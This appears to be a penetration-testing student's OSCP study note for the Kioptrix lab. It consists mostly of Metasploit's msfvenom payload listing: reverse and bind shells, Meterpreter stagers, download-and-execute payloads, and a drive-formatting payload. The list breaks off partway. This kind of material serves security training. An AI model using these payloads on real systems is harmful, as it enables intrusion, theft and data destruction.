
OSCP Learning Notes - Post Exploitation(1)
Linux Post Exploitation
Target Sever: Kioptrix Level 1
1. Search the payloads types.
msfvenom -l payloads
All the payload type in Metasploit are showing as below:
Framework Payloads ( total) [--payload <value>]
================================================== Name Description
---- -----------
aix/ppc/shell_bind_tcp Listen for a connection and spawn a command shell
aix/ppc/shell_find_port Spawn a shell on an established connection
aix/ppc/shell_interact Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp Run a meterpreter server in Android. Connect back stager
android/meterpreter_reverse_http Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_https Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_tcp Connect back to the attacker and spawn a Meterpreter shell
android/shell/reverse_http Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp Spawn a piped command shell (sh). Connect back stager
apple_ios/aarch64/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/shell_reverse_tcp Connect back to attacker and spawn a command shell
apple_ios/armle/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
apple_ios/armle/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
apple_ios/armle/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
bsd/sparc/shell_bind_tcp Listen for a connection and spawn a command shell
bsd/sparc/shell_reverse_tcp Connect back to attacker and spawn a command shell
bsd/vax/shell_reverse_tcp Connect back to attacker and spawn a command shell
bsd/x64/exec Execute an arbitrary command
bsd/x64/shell_bind_ipv6_tcp Listen for a connection and spawn a command shell over IPv6
bsd/x64/shell_bind_tcp Bind an arbitrary command to an arbitrary port
bsd/x64/shell_bind_tcp_small Listen for a connection and spawn a command shell
bsd/x64/shell_reverse_ipv6_tcp Connect back to attacker and spawn a command shell over IPv6
bsd/x64/shell_reverse_tcp Connect back to attacker and spawn a command shell
bsd/x64/shell_reverse_tcp_small Connect back to attacker and spawn a command shell
bsd/x86/exec Execute an arbitrary command
bsd/x86/metsvc_bind_tcp Stub payload for interacting with a Meterpreter Service
bsd/x86/metsvc_reverse_tcp Stub payload for interacting with a Meterpreter Service
bsd/x86/shell/bind_ipv6_tcp Spawn a command shell (staged). Listen for a connection over IPv6
bsd/x86/shell/bind_tcp Spawn a command shell (staged). Listen for a connection
bsd/x86/shell/find_tag Spawn a command shell (staged). Use an established connection
bsd/x86/shell/reverse_ipv6_tcp Spawn a command shell (staged). Connect back to the attacker over IPv6
bsd/x86/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
bsd/x86/shell_bind_tcp Listen for a connection and spawn a command shell
bsd/x86/shell_bind_tcp_ipv6 Listen for a connection and spawn a command shell over IPv6
bsd/x86/shell_find_port Spawn a shell on an established connection
bsd/x86/shell_find_tag Spawn a shell on an established connection (proxy/nat safe)
bsd/x86/shell_reverse_tcp Connect back to attacker and spawn a command shell
bsd/x86/shell_reverse_tcp_ipv6 Connect back to attacker and spawn a command shell over IPv6
bsdi/x86/shell/bind_tcp Spawn a command shell (staged). Listen for a connection
bsdi/x86/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
bsdi/x86/shell_bind_tcp Listen for a connection and spawn a command shell
bsdi/x86/shell_find_port Spawn a shell on an established connection
bsdi/x86/shell_reverse_tcp Connect back to attacker and spawn a command shell
cmd/mainframe/apf_privesc_jcl (Elevate privileges for user. Adds SYSTEM SPECIAL and BPX.SUPERUSER to user profile. Does this by using an unsecured/updateable APF authorized library (APFLIB) and updating the user's ACEE using this program/library. Note: This privesc only works with z/OS systems using RACF, no other ESM is supported.)
cmd/mainframe/bind_shell_jcl Provide JCL which creates a bind shell This implmentation does not include ebcdic character translation, so a client with translation capabilities is required. MSF handles this automatically.
cmd/mainframe/generic_jcl Provide JCL which can be used to submit a job to JES2 on z/OS which will exit and return . This can be used as a template for other JCL based payloads
cmd/mainframe/reverse_shell_jcl Provide JCL which creates a reverse shell This implementation does not include ebcdic character translation, so a client with translation capabilities is required. MSF handles this automatically.
cmd/unix/bind_awk Listen for a connection and spawn a command shell via GNU AWK
cmd/unix/bind_busybox_telnetd Listen for a connection and spawn a command shell via BusyBox telnetd
cmd/unix/bind_inetd Listen for a connection and spawn a command shell (persistent)
cmd/unix/bind_lua Listen for a connection and spawn a command shell via Lua
cmd/unix/bind_netcat Listen for a connection and spawn a command shell via netcat
cmd/unix/bind_netcat_gaping Listen for a connection and spawn a command shell via netcat
cmd/unix/bind_netcat_gaping_ipv6 Listen for a connection and spawn a command shell via netcat
cmd/unix/bind_nodejs Continually listen for a connection and spawn a command shell via nodejs
cmd/unix/bind_perl Listen for a connection and spawn a command shell via perl
cmd/unix/bind_perl_ipv6 Listen for a connection and spawn a command shell via perl
cmd/unix/bind_r Continually listen for a connection and spawn a command shell via R
cmd/unix/bind_ruby Continually listen for a connection and spawn a command shell via Ruby
cmd/unix/bind_ruby_ipv6 Continually listen for a connection and spawn a command shell via Ruby
cmd/unix/bind_socat_udp Creates an interactive shell via socat
cmd/unix/bind_stub Listen for a connection and spawn a command shell (stub only, no payload)
cmd/unix/bind_zsh Listen for a connection and spawn a command shell via Zsh. Note: Although Zsh is often available, please be aware it isn't usually installed by default.
cmd/unix/generic Executes the supplied command
cmd/unix/interact Interacts with a shell on an established socket connection
cmd/unix/reverse Creates an interactive shell through two inbound connections
cmd/unix/reverse_awk Creates an interactive shell via GNU AWK
cmd/unix/reverse_bash Creates an interactive shell via bash's builtin /dev/tcp. This will not work on circa 2009 and older Debian-based Linux distributions (including Ubuntu) because they compile bash without the /dev/tcp feature.
cmd/unix/reverse_bash_telnet_ssl Creates an interactive shell via mkfifo and telnet. This method works on Debian and other systems compiled without /dev/tcp support. This module uses the '-z' option included on some systems to encrypt using SSL.
cmd/unix/reverse_bash_udp Creates an interactive shell via bash's builtin /dev/udp. This will not work on circa 2009 and older Debian-based Linux distributions (including Ubuntu) because they compile bash without the /dev/udp feature.
cmd/unix/reverse_ksh Connect back and create a command shell via Ksh. Note: Although Ksh is often available, please be aware it isn't usually installed by default.
cmd/unix/reverse_lua Creates an interactive shell via Lua
cmd/unix/reverse_ncat_ssl Creates an interactive shell via ncat, utilizing ssl mode
cmd/unix/reverse_netcat Creates an interactive shell via netcat
cmd/unix/reverse_netcat_gaping Creates an interactive shell via netcat
cmd/unix/reverse_nodejs Continually listen for a connection and spawn a command shell via nodejs
cmd/unix/reverse_openssl Creates an interactive shell through two inbound connections
cmd/unix/reverse_perl Creates an interactive shell via perl
cmd/unix/reverse_perl_ssl Creates an interactive shell via perl, uses SSL
cmd/unix/reverse_php_ssl Creates an interactive shell via php, uses SSL
cmd/unix/reverse_python Connect back and create a command shell via Python
cmd/unix/reverse_python_ssl Creates an interactive shell via python, uses SSL, encodes with base64 by design.
cmd/unix/reverse_r Connect back and create a command shell via R
cmd/unix/reverse_ruby Connect back and create a command shell via Ruby
cmd/unix/reverse_ruby_ssl Connect back and create a command shell via Ruby, uses SSL
cmd/unix/reverse_socat_udp Creates an interactive shell via socat
cmd/unix/reverse_ssl_double_telnet Creates an interactive shell through two inbound connections, encrypts using SSL via "-z" option
cmd/unix/reverse_stub Creates an interactive shell through an inbound connection (stub only, no payload)
cmd/unix/reverse_zsh Connect back and create a command shell via Zsh. Note: Although Zsh is often available, please be aware it isn't usually installed by default.
cmd/windows/adduser Create a new user and add them to local administration group. Note: The specified password is checked for common complexity requirements to prevent the target machine rejecting the user for failing to meet policy requirements. Complexity check: - chars ( UPPER, lower, digit/special)
cmd/windows/bind_lua Listen for a connection and spawn a command shell via Lua
cmd/windows/bind_perl Listen for a connection and spawn a command shell via perl (persistent)
cmd/windows/bind_perl_ipv6 Listen for a connection and spawn a command shell via perl (persistent)
cmd/windows/bind_ruby Continually listen for a connection and spawn a command shell via Ruby
cmd/windows/download_eval_vbs Downloads a file from an HTTP(S) URL and executes it as a vbs script. Use it to stage a vbs encoded payload from a short command line.
cmd/windows/download_exec_vbs Download an EXE from an HTTP(S) URL and execute it
cmd/windows/generic Executes the supplied command
cmd/windows/powershell_bind_tcp Interacts with a powershell session on an established socket connection
cmd/windows/powershell_reverse_tcp Interacts with a powershell session on an established socket connection
cmd/windows/reverse_lua Creates an interactive shell via Lua
cmd/windows/reverse_perl Creates an interactive shell via perl
cmd/windows/reverse_powershell Connect back and create a command shell via Powershell
cmd/windows/reverse_ruby Connect back and create a command shell via Ruby
firefox/exec This module runs a shell command on the target OS without touching the disk. On Windows, this command will flash the command prompt momentarily. This can be avoided by setting WSCRIPT to true, which drops a jscript "launcher" to disk that hides the prompt.
firefox/shell_bind_tcp Creates an interactive shell via Javascript with access to Firefox's XPCOM API
firefox/shell_reverse_tcp Creates an interactive shell via Javascript with access to Firefox's XPCOM API
generic/custom Use custom string or file as payload. Set either PAYLOADFILE or PAYLOADSTR.
generic/debug_trap Generate a debug trap in the target process
generic/shell_bind_tcp Listen for a connection and spawn a command shell
generic/shell_reverse_tcp Connect back to attacker and spawn a command shell
generic/tight_loop Generate a tight loop in the target process
java/jsp_shell_bind_tcp Listen for a connection and spawn a command shell
java/jsp_shell_reverse_tcp Connect back to attacker and spawn a command shell
java/meterpreter/bind_tcp Run a meterpreter server in Java. Listen for a connection
java/meterpreter/reverse_http Run a meterpreter server in Java. Tunnel communication over HTTP
java/meterpreter/reverse_https Run a meterpreter server in Java. Tunnel communication over HTTPS
java/meterpreter/reverse_tcp Run a meterpreter server in Java. Connect back stager
java/shell/bind_tcp Spawn a piped command shell (cmd.exe on Windows, /bin/sh everywhere else). Listen for a connection
java/shell/reverse_tcp Spawn a piped command shell (cmd.exe on Windows, /bin/sh everywhere else). Connect back stager
java/shell_reverse_tcp Connect back to attacker and spawn a command shell
linux/aarch64/meterpreter/reverse_tcp Inject the mettle server payload (staged). Connect back to the attacker
linux/aarch64/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
linux/aarch64/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
linux/aarch64/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
linux/aarch64/shell/reverse_tcp dup2 socket in x12, then execve. Connect back to the attacker
linux/aarch64/shell_reverse_tcp Connect back to attacker and spawn a command shell
linux/armbe/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
linux/armbe/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
linux/armbe/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
linux/armbe/shell_bind_tcp Listen for a connection and spawn a command shell
linux/armle/adduser Create a new user with UID
linux/armle/exec Execute an arbitrary command
linux/armle/meterpreter/bind_tcp Inject the mettle server payload (staged). Listen for a connection
linux/armle/meterpreter/reverse_tcp Inject the mettle server payload (staged). Connect back to the attacker
linux/armle/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
linux/armle/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
linux/armle/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
linux/armle/shell/bind_tcp dup2 socket in r12, then execve. Listen for a connection
linux/armle/shell/reverse_tcp dup2 socket in r12, then execve. Connect back to the attacker
linux/armle/shell_bind_tcp Connect to target and spawn a command shell
linux/armle/shell_reverse_tcp Connect back to attacker and spawn a command shell
linux/mips64/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
linux/mips64/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
linux/mips64/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
linux/mipsbe/exec A very small shellcode for executing commands. This module is sometimes helpful for testing purposes.
linux/mipsbe/meterpreter/reverse_tcp Inject the mettle server payload (staged). Connect back to the attacker
linux/mipsbe/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
linux/mipsbe/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
linux/mipsbe/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
linux/mipsbe/reboot A very small shellcode for rebooting the system. This payload is sometimes helpful for testing purposes or executing other payloads that rely on initial startup procedures.
linux/mipsbe/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
linux/mipsbe/shell_bind_tcp Listen for a connection and spawn a command shell
linux/mipsbe/shell_reverse_tcp Connect back to attacker and spawn a command shell
linux/mipsle/exec A very small shellcode for executing commands. This module is sometimes helpful for testing purposes as well as on targets with extremely limited buffer space.
linux/mipsle/meterpreter/reverse_tcp Inject the mettle server payload (staged). Connect back to the attacker
linux/mipsle/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
linux/mipsle/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
linux/mipsle/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
linux/mipsle/reboot A very small shellcode for rebooting the system. This payload is sometimes helpful for testing purposes.
linux/mipsle/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
linux/mipsle/shell_bind_tcp Listen for a connection and spawn a command shell
linux/mipsle/shell_reverse_tcp Connect back to attacker and spawn a command shell
linux/ppc/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
linux/ppc/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
linux/ppc/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
linux/ppc/shell_bind_tcp Listen for a connection and spawn a command shell
linux/ppc/shell_find_port Spawn a shell on an established connection
linux/ppc/shell_reverse_tcp Connect back to attacker and spawn a command shell
linux/ppc64/shell_bind_tcp Listen for a connection and spawn a command shell
linux/ppc64/shell_find_port Spawn a shell on an established connection
linux/ppc64/shell_reverse_tcp Connect back to attacker and spawn a command shell
linux/ppc64le/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
linux/ppc64le/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
linux/ppc64le/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
linux/ppce500v2/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
linux/ppce500v2/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
linux/ppce500v2/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
linux/x64/exec Execute an arbitrary command
linux/x64/meterpreter/bind_tcp Inject the mettle server payload (staged). Listen for a connection
linux/x64/meterpreter/reverse_tcp Inject the mettle server payload (staged). Connect back to the attacker
linux/x64/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
linux/x64/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
linux/x64/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
linux/x64/shell/bind_tcp Spawn a command shell (staged). Listen for a connection
linux/x64/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
linux/x64/shell_bind_ipv6_tcp Listen for an IPv6 connection and spawn a command shell
linux/x64/shell_bind_tcp Listen for a connection and spawn a command shell
linux/x64/shell_bind_tcp_random_port Listen for a connection in a random port and spawn a command shell. Use nmap to discover the open port: 'nmap -sS target -p-'.
linux/x64/shell_find_port Spawn a shell on an established connection
linux/x64/shell_reverse_ipv6_tcp Connect back to attacker and spawn a command shell over IPv6
linux/x64/shell_reverse_tcp Connect back to attacker and spawn a command shell
linux/x86/adduser Create a new user with UID
linux/x86/chmod Runs chmod on specified file with specified mode
linux/x86/exec Execute an arbitrary command
linux/x86/meterpreter/bind_ipv6_tcp Inject the mettle server payload (staged). Listen for an IPv6 connection (Linux x86)
linux/x86/meterpreter/bind_ipv6_tcp_uuid Inject the mettle server payload (staged). Listen for an IPv6 connection with UUID Support (Linux x86)
linux/x86/meterpreter/bind_nonx_tcp Inject the mettle server payload (staged). Listen for a connection
linux/x86/meterpreter/bind_tcp Inject the mettle server payload (staged). Listen for a connection (Linux x86)
linux/x86/meterpreter/bind_tcp_uuid Inject the mettle server payload (staged). Listen for a connection with UUID Support (Linux x86)
linux/x86/meterpreter/find_tag Inject the mettle server payload (staged). Use an established connection
linux/x86/meterpreter/reverse_ipv6_tcp Inject the mettle server payload (staged). Connect back to attacker over IPv6
linux/x86/meterpreter/reverse_nonx_tcp Inject the mettle server payload (staged). Connect back to the attacker
linux/x86/meterpreter/reverse_tcp Inject the mettle server payload (staged). Connect back to the attacker
linux/x86/meterpreter/reverse_tcp_uuid Inject the mettle server payload (staged). Connect back to the attacker
linux/x86/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
linux/x86/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
linux/x86/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
linux/x86/metsvc_bind_tcp Stub payload for interacting with a Meterpreter Service
linux/x86/metsvc_reverse_tcp Stub payload for interacting with a Meterpreter Service
linux/x86/read_file Read up to bytes from the local file system and write it back out to the specified file descriptor
linux/x86/shell/bind_ipv6_tcp Spawn a command shell (staged). Listen for an IPv6 connection (Linux x86)
linux/x86/shell/bind_ipv6_tcp_uuid Spawn a command shell (staged). Listen for an IPv6 connection with UUID Support (Linux x86)
linux/x86/shell/bind_nonx_tcp Spawn a command shell (staged). Listen for a connection
linux/x86/shell/bind_tcp Spawn a command shell (staged). Listen for a connection (Linux x86)
linux/x86/shell/bind_tcp_uuid Spawn a command shell (staged). Listen for a connection with UUID Support (Linux x86)
linux/x86/shell/find_tag Spawn a command shell (staged). Use an established connection
linux/x86/shell/reverse_ipv6_tcp Spawn a command shell (staged). Connect back to attacker over IPv6
linux/x86/shell/reverse_nonx_tcp Spawn a command shell (staged). Connect back to the attacker
linux/x86/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
linux/x86/shell/reverse_tcp_uuid Spawn a command shell (staged). Connect back to the attacker
linux/x86/shell_bind_ipv6_tcp Listen for a connection over IPv6 and spawn a command shell
linux/x86/shell_bind_tcp Listen for a connection and spawn a command shell
linux/x86/shell_bind_tcp_random_port Listen for a connection in a random port and spawn a command shell. Use nmap to discover the open port: 'nmap -sS target -p-'.
linux/x86/shell_find_port Spawn a shell on an established connection
linux/x86/shell_find_tag Spawn a shell on an established connection (proxy/nat safe)
linux/x86/shell_reverse_tcp Connect back to attacker and spawn a command shell
linux/x86/shell_reverse_tcp_ipv6 Connect back to attacker and spawn a command shell over IPv6
linux/zarch/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
linux/zarch/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
linux/zarch/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
mainframe/shell_reverse_tcp Listen for a connection and spawn a command shell. This implementation does not include ebcdic character translation, so a client with translation capabilities is required. MSF handles this automatically.
multi/meterpreter/reverse_http Handle Meterpreter sessions regardless of the target arch/platform. Tunnel communication over HTTP
multi/meterpreter/reverse_https Handle Meterpreter sessions regardless of the target arch/platform. Tunnel communication over HTTPS
netware/shell/reverse_tcp Connect to the NetWare console (staged). Connect back to the attacker
nodejs/shell_bind_tcp Creates an interactive shell via nodejs
nodejs/shell_reverse_tcp Creates an interactive shell via nodejs
nodejs/shell_reverse_tcp_ssl Creates an interactive shell via nodejs, uses SSL
osx/armle/execute/bind_tcp Spawn a command shell (staged). Listen for a connection
osx/armle/execute/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
osx/armle/shell/bind_tcp Spawn a command shell (staged). Listen for a connection
osx/armle/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
osx/armle/shell_bind_tcp Listen for a connection and spawn a command shell
osx/armle/shell_reverse_tcp Connect back to attacker and spawn a command shell
osx/armle/vibrate Causes the iPhone to vibrate, only works when the AudioToolkit library has been loaded. Based on work by Charlie Miller <cmiller[at]securityevaluators.com>.
osx/ppc/shell/bind_tcp Spawn a command shell (staged). Listen for a connection
osx/ppc/shell/find_tag Spawn a command shell (staged). Use an established connection
osx/ppc/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
osx/ppc/shell_bind_tcp Listen for a connection and spawn a command shell
osx/ppc/shell_reverse_tcp Connect back to attacker and spawn a command shell
osx/x64/dupandexecve/bind_tcp dup2 socket in edi, then execve. Listen, read length, read buffer, execute
osx/x64/dupandexecve/reverse_tcp dup2 socket in edi, then execve. Connect, read length, read buffer, execute
osx/x64/exec Execute an arbitrary command
osx/x64/meterpreter/bind_tcp Inject the mettle server payload (staged). Listen, read length, read buffer, execute
osx/x64/meterpreter/reverse_tcp Inject the mettle server payload (staged). Connect, read length, read buffer, execute
osx/x64/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
osx/x64/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
osx/x64/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
osx/x64/say Say an arbitrary string outloud using Mac OS X text2speech
osx/x64/shell_bind_tcp Bind an arbitrary command to an arbitrary port
osx/x64/shell_find_tag Spawn a shell on an established connection (proxy/nat safe)
osx/x64/shell_reverse_tcp Connect back to attacker and spawn a command shell
osx/x86/bundleinject/bind_tcp Inject a custom Mach-O bundle into the exploited process. Listen, read length, read buffer, execute
osx/x86/bundleinject/reverse_tcp Inject a custom Mach-O bundle into the exploited process. Connect, read length, read buffer, execute
osx/x86/exec Execute an arbitrary command
osx/x86/isight/bind_tcp Inject a Mach-O bundle to capture a photo from the iSight (staged). Listen, read length, read buffer, execute
osx/x86/isight/reverse_tcp Inject a Mach-O bundle to capture a photo from the iSight (staged). Connect, read length, read buffer, execute
osx/x86/shell_bind_tcp Listen for a connection and spawn a command shell
osx/x86/shell_find_port Spawn a shell on an established connection
osx/x86/shell_reverse_tcp Connect back to attacker and spawn a command shell
osx/x86/vforkshell/bind_tcp Call vfork() if necessary and spawn a command shell (staged). Listen, read length, read buffer, execute
osx/x86/vforkshell/reverse_tcp Call vfork() if necessary and spawn a command shell (staged). Connect, read length, read buffer, execute
osx/x86/vforkshell_bind_tcp Listen for a connection, vfork if necessary, and spawn a command shell
osx/x86/vforkshell_reverse_tcp Connect back to attacker, vfork if necessary, and spawn a command shell
php/bind_perl Listen for a connection and spawn a command shell via perl (persistent)
php/bind_perl_ipv6 Listen for a connection and spawn a command shell via perl (persistent) over IPv6
php/bind_php Listen for a connection and spawn a command shell via php
php/bind_php_ipv6 Listen for a connection and spawn a command shell via php (IPv6)
php/download_exec Download an EXE from an HTTP URL and execute it
php/exec Execute a single system command
php/meterpreter/bind_tcp Run a meterpreter server in PHP. Listen for a connection
php/meterpreter/bind_tcp_ipv6 Run a meterpreter server in PHP. Listen for a connection over IPv6
php/meterpreter/bind_tcp_ipv6_uuid Run a meterpreter server in PHP. Listen for a connection over IPv6 with UUID Support
php/meterpreter/bind_tcp_uuid Run a meterpreter server in PHP. Listen for a connection with UUID Support
php/meterpreter/reverse_tcp Run a meterpreter server in PHP. Reverse PHP connect back stager with checks for disabled functions
php/meterpreter/reverse_tcp_uuid Run a meterpreter server in PHP. Reverse PHP connect back stager with checks for disabled functions
php/meterpreter_reverse_tcp Connect back to attacker and spawn a Meterpreter server (PHP)
php/reverse_perl Creates an interactive shell via perl
php/reverse_php Reverse PHP connect back shell with checks for disabled functions
php/shell_findsock Spawn a shell on the established connection to the webserver. Unfortunately, this payload can leave conspicuous evil-looking entries in the apache error logs, so it is probably a good idea to use a bind or reverse shell unless firewalls prevent them from working. The issue this payload takes advantage of (CLOEXEC flag not set on sockets) appears to have been patched on the Ubuntu version of Apache and may not work on other Debian-based distributions. Only tested on Apache but it might work on other web servers that leak file descriptors to child processes.
python/meterpreter/bind_tcp Run a meterpreter server in Python (2.5-2.7 & 3.1-3.6). Listen for a connection
python/meterpreter/bind_tcp_uuid Run a meterpreter server in Python (2.5-2.7 & 3.1-3.6). Listen for a connection with UUID Support
python/meterpreter/reverse_http Run a meterpreter server in Python (2.5-2.7 & 3.1-3.6). Tunnel communication over HTTP
python/meterpreter/reverse_https Run a meterpreter server in Python (2.5-2.7 & 3.1-3.6). Tunnel communication over HTTP using SSL
python/meterpreter/reverse_tcp Run a meterpreter server in Python (2.5-2.7 & 3.1-3.6). Connect back to the attacker
python/meterpreter/reverse_tcp_ssl Run a meterpreter server in Python (2.5-2.7 & 3.1-3.6). Reverse Python connect back stager using SSL
python/meterpreter/reverse_tcp_uuid Run a meterpreter server in Python (2.5-2.7 & 3.1-3.6). Connect back to the attacker with UUID Support
python/meterpreter_bind_tcp Connect to the victim and spawn a Meterpreter shell
python/meterpreter_reverse_http Connect back to the attacker and spawn a Meterpreter shell
python/meterpreter_reverse_https Connect back to the attacker and spawn a Meterpreter shell
python/meterpreter_reverse_tcp Connect back to the attacker and spawn a Meterpreter shell
python/shell_bind_tcp Creates an interactive shell via python, encodes with base64 by design
python/shell_reverse_tcp Creates an interactive shell via python, encodes with base64 by design. Compatible with Python 2.3.
python/shell_reverse_tcp_ssl Creates an interactive shell via python, uses SSL, encodes with base64 by design.
python/shell_reverse_udp Creates an interactive shell via python, encodes with base64 by design. Compatible with Python 2.3.
r/shell_bind_tcp Continually listen for a connection and spawn a command shell via R
r/shell_reverse_tcp Connect back and create a command shell via R
ruby/shell_bind_tcp Continually listen for a connection and spawn a command shell via Ruby
ruby/shell_bind_tcp_ipv6 Continually listen for a connection and spawn a command shell via Ruby
ruby/shell_reverse_tcp Connect back and create a command shell via Ruby
ruby/shell_reverse_tcp_ssl Connect back and create a command shell via Ruby, uses SSL
solaris/sparc/shell_bind_tcp Listen for a connection and spawn a command shell
solaris/sparc/shell_find_port Spawn a shell on an established connection
solaris/sparc/shell_reverse_tcp Connect back to attacker and spawn a command shell
solaris/x86/shell_bind_tcp Listen for a connection and spawn a command shell
solaris/x86/shell_find_port Spawn a shell on an established connection
solaris/x86/shell_reverse_tcp Connect back to attacker and spawn a command shell
tty/unix/interact Interacts with a TTY on an established socket connection
windows/adduser Create a new user and add them to local administration group. Note: The specified password is checked for common complexity requirements to prevent the target machine rejecting the user for failing to meet policy requirements. Complexity check: - chars ( UPPER, lower, digit/special)
windows/dllinject/bind_hidden_ipknock_tcp Inject a DLL via a reflective loader. Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode
windows/dllinject/bind_hidden_tcp Inject a DLL via a reflective loader. Listen for a connection from a hidden port and spawn a command shell to the allowed host.
windows/dllinject/bind_ipv6_tcp Inject a DLL via a reflective loader. Listen for an IPv6 connection (Windows x86)
windows/dllinject/bind_ipv6_tcp_uuid Inject a DLL via a reflective loader. Listen for an IPv6 connection with UUID Support (Windows x86)
windows/dllinject/bind_named_pipe Inject a DLL via a reflective loader. Listen for a pipe connection (Windows x86)
windows/dllinject/bind_nonx_tcp Inject a DLL via a reflective loader. Listen for a connection (No NX)
windows/dllinject/bind_tcp Inject a DLL via a reflective loader. Listen for a connection (Windows x86)
windows/dllinject/bind_tcp_rc4 Inject a DLL via a reflective loader. Listen for a connection
windows/dllinject/bind_tcp_uuid Inject a DLL via a reflective loader. Listen for a connection with UUID Support (Windows x86)
windows/dllinject/find_tag Inject a DLL via a reflective loader. Use an established connection
windows/dllinject/reverse_hop_http Inject a DLL via a reflective loader. Tunnel communication over an HTTP or HTTPS hop point. Note that you must first upload data/hop/hop.php to the PHP server you wish to use as a hop.
windows/dllinject/reverse_http Inject a DLL via a reflective loader. Tunnel communication over HTTP (Windows wininet)
windows/dllinject/reverse_http_proxy_pstore Inject a DLL via a reflective loader. Tunnel communication over HTTP
windows/dllinject/reverse_ipv6_tcp Inject a DLL via a reflective loader. Connect back to the attacker over IPv6
windows/dllinject/reverse_nonx_tcp Inject a DLL via a reflective loader. Connect back to the attacker (No NX)
windows/dllinject/reverse_ord_tcp Inject a DLL via a reflective loader. Connect back to the attacker
windows/dllinject/reverse_tcp Inject a DLL via a reflective loader. Connect back to the attacker
windows/dllinject/reverse_tcp_allports Inject a DLL via a reflective loader. Try to connect back to the attacker, on all possible ports (-, slowly)
windows/dllinject/reverse_tcp_dns Inject a DLL via a reflective loader. Connect back to the attacker
windows/dllinject/reverse_tcp_rc4 Inject a DLL via a reflective loader. Connect back to the attacker
windows/dllinject/reverse_tcp_rc4_dns Inject a DLL via a reflective loader. Connect back to the attacker
windows/dllinject/reverse_tcp_uuid Inject a DLL via a reflective loader. Connect back to the attacker with UUID Support
windows/dllinject/reverse_winhttp Inject a DLL via a reflective loader. Tunnel communication over HTTP (Windows winhttp)
windows/dns_txt_query_exec Performs a TXT query against a series of DNS record(s) and executes the returned payload
windows/download_exec Download an EXE from an HTTP(S)/FTP URL and execute it
windows/exec Execute an arbitrary command
windows/format_all_drives This payload formats all mounted disks in Windows (aka ShellcodeOfDeath). After formatting, this payload sets the volume label to the string specified in the VOLUMELABEL option. If the code is unable to access a drive for any reason, it skips the drive and proceeds to the next volume.
windows/loadlibrary Load an arbitrary library path
windows/messagebox Spawns a dialog via MessageBox using a customizable title, text & icon
windows/meterpreter/bind_hidden_ipknock_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode
